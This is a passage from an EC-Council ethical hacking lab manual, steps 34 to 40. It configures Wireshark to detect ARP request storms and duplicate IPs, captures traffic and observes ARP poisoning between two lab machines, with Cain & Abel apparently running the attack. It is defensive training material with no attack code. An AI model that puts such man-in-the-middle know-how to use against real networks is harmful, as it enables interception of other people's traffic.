


Figure 3.1.15: Launching Preferences

34. The **Wireshark . Preferences** window appears; expand the **Protocols** node.




Figure 3.1.16: Viewing Protocols

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Scroll-down in the **Protocols** node and select the **ARP/RARP** option.
36. From the right-hand pane, click the **Detect ARP request storms** checkbox and ensure that the **Detect duplicate IP address configuration** checkbox is checked; click **OK**.




Figure 3.1.17: Configuring ARP Detection Settings

37. Now, double-click on the adapter associated with your network (here, **Ethernet0**) to start capturing the network packets.




Figure 3.1.18: Starting Capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. **Wireshark** begins to capture the traffic between the two machines, as shown in the screenshot.




Figure 3.1.19: Wireshark Capturing Packets

39. Switch to the **Cain & Abel** window to observe the packets flowing between the two machines.




Figure 3.1.20: ARP Poisoning Detected

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. Now, switch to **Wireshark** and click the **Stop packet capturing** icon ( ) to stop the packet capturing.

